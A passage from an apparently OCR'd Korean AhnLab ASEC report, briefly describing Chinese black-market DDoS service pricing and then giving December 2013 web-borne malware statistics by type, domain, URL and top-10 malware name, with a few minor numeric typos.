DDoS공격 이외에도 안티바이러스 우회 서비스, 봇 원격 제어 툴 등을 사용할 수 있는 서비스를 제공하는데 이러한 서비스들은 모두 유료이다. 또한 제품의 사용방식, 얻을 수 있는 효과, 인프라의 부가가치 등에 따라 가격이 세분화돼 있다. 이와 같이 블랙마켓의 가격체계가 자리잡고 난 후 블랙마켓으로 유입되는 범죄자들이 늘어나고 있고, 서비스의 가격 또한 꾸준히 인상되고 있다.

그림 2-3 | 중국 DDoS 프로그램 판매 홈페이지(출처: http://sec.chinabyte.com)

웹 보안 동향

01. 웹 보안 통계

웹사이트 악성코드 동향


안랩의 웹 브라우저 보안 서비스인 사이트가드(SiteGuard)를 활용한 웹사이트 보안 통계 자료에 의하면, 2013년 12월 웹을 통한 악성코드 발견 건수는 2013년 11월 1290건보다 다소 감소한 1161건으로 나타났다. 하지만 악성코드 유형은 총 106종, 악성코드가 발견된 도메인은 125개, 악성코드 발견 URL수는 228 건으로 나타났다.

표 3-1 | 2013년 12월 웹사이트 보안 현황

월별 악성코드 배포 URL 차단 건수

2013년 12월 웹을 통한 악성코드 발견 건수는 전월 1290건의 90% 수준인 1161건이다.


그림 3-1 | 월별 웹을 통한 악성코드 발견 건수 변화 추이



월별 악성코드 유형

2013년 12월 악성코드 유형은 전월 10건의 105% 수준인 106건이다.


그림 3-2 | 월별 악성코드 유형 수 변화 추이



월별 악성코드가 발견된 도메인

2013년 12월 악성코드가 발견된 도메인은 전월의 71건에 비해 176% 증가한 125건이다.


그림 3-3 | 악성코드가 발견된 도메인 수 변화 추이



월별 악성코드가 발견된 URL

2013년 12월 악성코드가 발견된 URL은 전달의 154건에 비해 148% 증가한 수준인 228건이다.

그림 3-4 | 월별 악성코드가 발견된 URL 수 변화 추이




월별 악성코드 유형

악성코드 유형별 배포 수를 보면 트로이목마가 587건(50.6%)으로 절반을 넘어섰고, 애드웨어는 185건(15.9%), 스파이웨어는 162건(14%)로 나타났다.

표 3-2 | 악성코드 유형별 배포 수

유형	건수	비율
TROJAN	587	50.6 %
ADWARE	185	15.9 %
SPYWARE	162	14 %
DROPPER	6	0.5 %
Win32/VIRUT	3	0.3 %
DOWNLOADER	2	0.2 %
ETC	80	6.8 %
	1,161	100.0 %

그림 3-5 | 악성코드 유형별 배포 수



악성코드 최다 배포 수

악성코드 배포 최다 10건 중에서는 Trojan/Win32.Agent가 163건으로 가장 많았으며, Top10에 Dropper/Win32.Dinwod를 포함해 4건이 새로 나타났다.

표 3-3 | 악성코드 배포 최다 10건

순위	등락	악성코드명	건수	비율
1	—	Trojan/Win32.Agent	163	20 %
2	—	Spyware/Win32.Gajai	162	19.8 %
3	NEW	Dropper/Win32.Dinwod	145	17.8%
4	NEW	Trojan/Win32.Onescan	75	9.2%
5	▼1	Win-Trojan/Downloader.12800.LU	58	7.1%
6	▼1	Trojan/Win32.Starter	56	6.9%
7	NEW	Adware/Win32.Adload	46	5.6%
8	▲1	Trojan/Win32.KorAd	43	5.3%
9	▼3	Adware/Win32.Clicker	37	4.5%
10	NEW	Adware/Win32.Agent	31	3.85
		TOTAL	889	100.0 %

ASEC REPORT CONTRIBUTORS

집필진	선임연구원 박 종 석 선임연구원 강 동 현 선임연구원 이 도 현 연구원 이 영 욱 연구원 강 민 철
참여연구원	ASEC 연구원
편집	안랩 콘텐츠기획팀
디자인	안랩 UX디자인팀
발행처	주식회사 안랩 경기도 성남시 분당구 삼평동 673 (경기도 성남시 분당구 판교역로 220) T. 031-722-8000 F. 031-722-8901

AhnLab